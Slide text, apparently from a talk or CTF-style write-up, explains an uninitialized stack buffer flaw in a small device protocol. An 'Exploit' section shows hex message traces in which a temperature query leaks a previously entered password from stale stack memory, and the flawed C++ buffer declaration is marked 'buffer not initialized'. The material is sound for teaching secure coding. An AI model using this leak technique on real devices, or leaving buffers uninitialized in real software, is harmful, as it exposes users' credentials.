
Stack Allocation





Stack Deallocation




Workflow




Temperature





Exploit



```
> login  
password: very_secretsecret  
SUCCESS
```

```
00 01 11 76 65 72 79 5f  
73 65 63 72 65 74 73 65  
63 72 65 74
```

```
> logout  
SUCCESS
```

```
01 00 00
```


```
> temperature  
#0 : not connected  
#1 : not connected  
#2 : not connected  
#3 : not connected  
#4 : not connected  
#5 : not connected  
#6 : not connected  
#7 : 151
```

```
00 02 00
```

```
01 00 00
```

```
00 03 00
```

```
01 03 21 76 65 72 79 5f  
73 65 63 72 65 74 73 65  
63 72 65 74 73 20 61 72  
65 20 3a 20 68 65 6c 00  
00 00 97 80
```




Vulnerability


```
std::uint8_t buffer [MAX_MESSAGE_LENGTH];
```




buffer not initialized





Vulnerability



